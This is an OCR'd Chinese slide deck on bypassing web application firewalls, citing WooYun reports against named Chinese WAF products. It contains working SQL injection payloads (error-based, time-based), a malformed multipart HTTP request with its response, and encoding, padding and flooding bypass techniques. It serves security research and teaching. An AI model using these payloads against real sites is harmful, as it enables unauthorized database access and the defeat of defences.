多角度对抗WAF的思路与实例

Who am I

乌云Id：MaylKissYou

完美世界高级安全工程师

01

WAF 有哪些

Nginx-lua-waf
Modsecurity


这里我将所有进行web攻击防护的软件统称为WAF。

02

WAF 在哪里

用户从浏览器发出一个请求（http://www.miku.com/1.php?id=1%20and1=1）到最终请求转发到服务器上，中间经历了多少设备，这些工作在网络的第几层（TCP/IP协议）？我们应用层的数据被哪些设备处理了?

这是一个经典的数通问题，了解WAF在网络空间的位置，我们便可以更清楚的知道使用哪些知识来协助我们进行WAF bypass。



Know It Then Bypass It

03

WAF BYPASS理解

在我自己看来，所谓的BYPASS WAF实际上是去寻找位于WAF设备之后处理应用层数据包的硬件/软件的特性。利用特性构造WAF不能命中，但是在应用程序能够执行成功的载荷，绕过防护。

那些特性就像是一个个特定的场景一样，一些是已经被研究人员发现的，一些是还没被发现，等待被研究人员发现的。当我们的程序满足了这一个个的场景，倘若WAF没有考虑到这些场景，我们就可以利用这些特性bypass掉WAF了。

特性那么多 我想去找找

04

WAF BYPASS

实例（Puzzle）

```
POST /news.php HTTP/1.1
Host: task2.waf-bypass.phdays.com
```

sql error: u"select * from books where title like '%a'%' limit 3 offset 0"

非显错模式。

加 and ，返回错误信息bad request, hacker.

把关键字统统堆上去，发现过滤了and or xor union limit，未过滤select information_schema等。

注入点在末尾，闭合语句后使用procedure analyse语句进行报错：

a%'+procedure+analyse(extractvalue(rand(),concat(0x3a,version())),1)+%23

果然出现错误页面，证明方法有效。

修改为延时注入：

a%'+procedure+analyse(extractvalue(rand(),concat(0x3a,(if(ascii(mid('1',1,1))>0,benchmark(5000000,sha(1)),1)))),1)%23

发现确有延时，证明注入位置无误。

WOOYUN PUZZLE

comma as boundary, while normal parsers take the entire string. Therefore, if there is no proper normalization, then the WAF will not check the parameter because it will see a file in it. However, PHP will recognize a regular parameter instead of file input and the payload will be successfully delivered.

数据库层bypass

利用数据库的特性来绕过WAF，常见数据库mysql，sqlserver，oracle，postgres。以最常见的mysql数据库为例，我在测试的时候经历了如下这些阶段。自己在测试WAF的时候喜欢先去select from。[这里选择以select from为例]

1：select id from table　　09 0A 0B 0C 0D A0 20 （起初）

2：select id from table　　/**/ /*!50000*/ /*!*/（再起初）

3：select id from table　　select-.1,select!.1,select~.1,select(1),select`host`,select’`’

4：select id from table　　select{x version()}, select.`corp`.corp_id from corp;(-.-)　　select”1”,select@1　　（再再起初）

目前大部分WAF经过一段时间 测试之后，select from之间只能填写字母和_了，怎么办?

实例1

漏洞名称：一次艰难的安全狗规则绕过

漏洞地址：http://wooyun.org/bugs/wooyun-2010-0121291

测试sql注入规则绕过的时候，我一般都会先去测试 []select[][]from[]这个点的规则


1):位置1允许a-z,A-Z以及_和数字

2):位置2允许a-z,A-Z以及_和数字

3):位置3允许a-z,A-Z以及__

4):位置4允许a-z,A-Z以及_和数字

```
mysql> select 1,\Nfrom dual;
+---+------+
| 1 | NULL |
+---+------+
| 1 | NULL |
+---+------+
1 row in set (0.00 sec)
```



实例1


漏洞名称：一次艰难的安全狗规则绕过

漏洞地址：http://wooyun.org/bugs/wooyun-2010-0121291

```
mysql> select if((select 3,\N)> (select 1,\N),30,40)
    -> ;
+----------------------------------------+
| if((select 3,\N)> (select 1,\N),30,40) |
+----------------------------------------+
|                                     30 |
+----------------------------------------+
1 row in set (0.00 sec)

mysql> select if((select 3,\N)< (select 1,\N),30,40)
    -> ;
+----------------------------------------+
| if((select 3,\N)< (select 1,\N),30,40) |
+----------------------------------------+
|                                     40 |
+----------------------------------------+
1 row in set (0.00 sec)

mysql>
```

实例1

漏洞名称：一次艰难的安全狗规则绕过


漏洞地址：http://wooyun.org/bugs/wooyun-2010-0121291

如何报错注入？http://zone.wooyun.org/content/13270

```
mysql> SELECT 2 * if((SELECT * from (select * from test.shop) as `` limit 1)>(SELECT * from test.shop limit 1), 18446744
073709551610, 18446744073709551610);ERROR



1690 (22003): BIGINT UNSIGNED value is out of range in '(2 * if(((select `article`,`dealer`,`price` from (select `test`.
`shop`.`article` AS `article`,`test`.`shop`.`dealer` AS `dealer`,`test`.`shop`.`price` AS `price` from `test`.`shop`) li
mit 1) > (select `test`.`shop`.`article`,`test`.`shop`.`dealer`,`test`.`shop`.`price` from `test`.`shop` limit 1)),18446
744073709551610,18446744073709551610))'
```



小结

我有备胎三千，WAF何惧之有

WEB服务器层bypass

利用WEB服务器的特性来进行WAF bypass，常见的组合就有asp+IIS aspx+IIS php+apache java+tomcat等。

这部分内容大多是用来做http的解析等相关事务的，因此这里我理解的也就是寻找WAF对于http解析以及真实环境对于http解析的差异特性，利用差异特性来bypass WAF。

个人观点这部分待挖掘的地方还有很多，而且这部分挖掘出来的特性因该对于WAF的bypass都是致命的。

WEB服务器层bypass

已有的特性：

1：IIS +asp(%)

特殊符号%，在该环境下当们我输入s%elect的时候，在WAF层可能解析出来的结果就是s%elect，但是在iis+asp的环境的时候，解析出来的结果为select。

2：IIS+aspx(%u)

Iis服务器支持对于unicode的解析，例如我们对于select中的字符进行unicode编码，可以得到如下的s%u006c%u0006ect，这种字符在IIS接收到之后会被转换为select，但是对于WAF层，可能接收到的内容还是s%u006c%u0006ect，这样就会形成bypass的可能。

3：IIS+asp|aspx


HTTP Parameter Polution

WEB服务器层bypass

4：apache 畸形的method

有些waf对于method解析严格，例如GET POST等，但是apache服务器解析却没有那么严格，当我们输入method为 HELLO等非正常字符的时候，也是可以的，而WAF没有分析后面的提交内容了。

漏洞：http://www.wooyun.org/bugs/wooyun-2013-024599



WEB服务器层bypass

5：php+apache 畸形的boundary

PHP在解析multipart data的时候有自己的特性，对于boundary的识别，只取了逗号前面的内容，例如我们设置的boundary为----aaaa,123456，php解析的时候只识别了----aaaa,后面的内容均没有识别。然而其他的如WAF在做解析的时候，有可能获取的是整个字符串，此时可能就会出现BYPASS。

```
POST /low.php?Submit=1234 HTTP/1.1
Host: 10.2.26.243
Accept-Encoding: identity
Content-Length: 285
Content-Type: multipart/form-data; boundary=----WebKitFormBoundarycMYRelX1B2H69xy9,12345
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_7_3) AppleWebKit/535.20 (KHTML, like
Gecko) Chrome/19.0.1036.7 Safari/535.20

------WebKitFormBoundarycMYRelX1B2H69xy9,12345
Content-Disposition: form-data; name="aid"

10
------WebKitFormBoundarycMYRelX1B2H69xy9
Content-Disposition: form-data; name="aid"

1
------WebKitFormBoundarycMYRelX1B2H69xy9--
------WebKitFormBoundarycMYRelX1B2H69xy9,12345--
```

```
HTTP/1.1 200 OK
Date: Wed, 24 Jun 2015 08:17:30 GMT
Server: Apache/2.4.9 (Win64) PHP/5.5.12
X-Powered-By: PHP/5.5.12
Set-Cookie: safedog-flow-item=E58D8875C78DDD6CABE583D41227FCF2; expires=Sat, 31-Jul-2151
11:28:46 GMT; domain=10.2.26.243; path=/
Content-Length: 126
Content-Type: text/html

<pre class='xdebug-var-dump' dir='ltr'><small>string</small> <font color='#cc0000'>'1'</font>
<i>(length=1)</i>
</pre>a b</br>
```

实例2

漏洞名称：一个有意思的通用windows防火墙bypass
漏洞地址：http://wooyun.org/bugs/wooyun-2010-0115175

测试思路：
1）：测试 id=1 and 1=1

2）：测试 id=1 a%nd 1=1


3）：测试 id =1 %u0061nd 1=1

测试到这里发现上面的情况都已经被WAF给过滤掉了。

实例2

漏洞名称：一个有意思的通用windows防火墙bypass
漏洞地址：http://wooyun.org/bugs/wooyun-2010-0115175

然而此处的%u0061引起了我的注意。
当时的想法是：
这里应该%uxxxx可以填写65535次个字符,会不会有不同国家的编码and对应解析出来成为ascii的and阿![其实当时也就随意一想]
写个脚本将65535个字符跑一次得到了如下的结论：



%00aa和%00e2是我们的意外收获

实例2


漏洞名称：一个有意思的通用windows防火墙bypass
漏洞地址：http://wooyun.org/bugs/wooyun-2010-0115175

然后我们使用该方式bypass掉了云锁的防护。

为什么会这样?
网上搜索到参考资料:
http://blog.sina.com.cn/s/blog_85e506df0102vo9s.html
Author by yuange

我大致理解的是:
我们传入的是widechar，widechar iis可以处理，会被转换。，多个widechar会有可能转换为同一个字符。

小结



Web服务器的未知特性还有很多，
还有很多地方可以挖掘

WAF层Bypass

利用WAF的自身的特性来进行绕过。为了使得WAF能够良好的运行，WAF在设计的时候就会考虑各方面的情况。例如：

1）WAF 检测性能

2）WAF 负载性能

3）WAF 白名单

4）WAF BUG

5）其他

WAF层Bypass

WAF检测性能

硬件WAF以及一些云WAF（可能）在设计的时候都是基于状态的，可能有些厂商将其称为流。一条流一般是通过一个五元组来标识的[源IP，目的IP，源端口，目的端口，服务]。我们在网页上访问一个网页就是一条流。
所谓检测性能就是这条流可大可小，例如我们使用post上传一个文件，可能也是一条流，post的这个文件如果是1个G的大小，WAF真的要去检测1个G的大小的么?

厂商为了保持自己WAF运行时的良好的性能，在出厂的时候设置了默认的检测大小，当流的大小高于这个长度的时候默认就不检测了。

因此我们提交填充垃圾数据的payload，就有可能绕过WAF检测了。

WAF层Bypass

实例:

1）http://zone.wooyun.org/content/17331 bypass 安全狗

使用无效数据填充payload，使得其超过检测的界限。

2）http://wooyun.org/bugs/wooyun-2010-089246 bypass百度云加速


一个dedecms的系统使用百度云加速，更换请求方式被防御，于是更换请求方式并且添加无效数据，bypass。

3）bypass阿里云盾（两月前测试）
自己搭建ecs服务器测试有效。

WAF层Bypass

WAF负载性能

一些传统硬件防护设备为了避免在高负载的时候影响用户体验，如延时等等问题，会考虑在高负载的时候bypass掉自己的防护功能，等到设备的负载低于门限值的时候又恢复正常工作。



WAF层Bypass

实例：
在之前测试IPS的时候有如此情况，实际环境中在wooyun上发现了一个例子。

http://wooyun.org/bugs/wooyun-2010-094367作者：jannock

将请求并发同时发送多次，多次访问的时候就有几次漏掉了，没有触发waf的拦截。

WAF层Bypass

WAF FUZZ

使用脚本去探测WAF设备对于字符处理是否有异常，上面已经说过WAF在接收到网络数据之后会做相应的数据包解析，一些WAF可能由于自身的解析问题，对于某些字符解析出错，造成全局的bypass。


我经常测试的位置：

1）：get请求处

2）：header请求处

3）：post urlencode内容处

4）：post form-data内容处



WAF层Bypass

WAF FUZZ 实例：
漏洞名称：360网站卫士注入防御规则绕过
漏洞地址：http://wooyun.org/bugs/wooyun-2010-091516

测试思路：
使用脚本探测360网站卫士对于urlencode的字符的处理，设计好脚本之后，测试结果显示当我的url请求包含%26的时候，后面的sql注入的规则没有被360网站卫士拦截，直接bypass了。

然后直接构造如下payload进行报错注入。

```
http://[redacted]id=224'  %26%26 1 | %28select%0A1234%0Afrom%0A%28select%0Acount%28*%29,concat_ws%280x5e,floor%28rand%280%29*2%29,@@version%29a%0Afrom%0A/*1111*/information_schema.tables%0Agroup%0Aby%0Aa%29m%29%20%23 %23
```

小结：猜测这里%26是&符号，这个是参数的分隔符，而360网站卫士在此处没有对于%26处理好，导致了全局的bypass。

WAF层Bypass

WAF FUZZ 实例：
漏洞名称：安全狗另外一种方式防御规则bypass
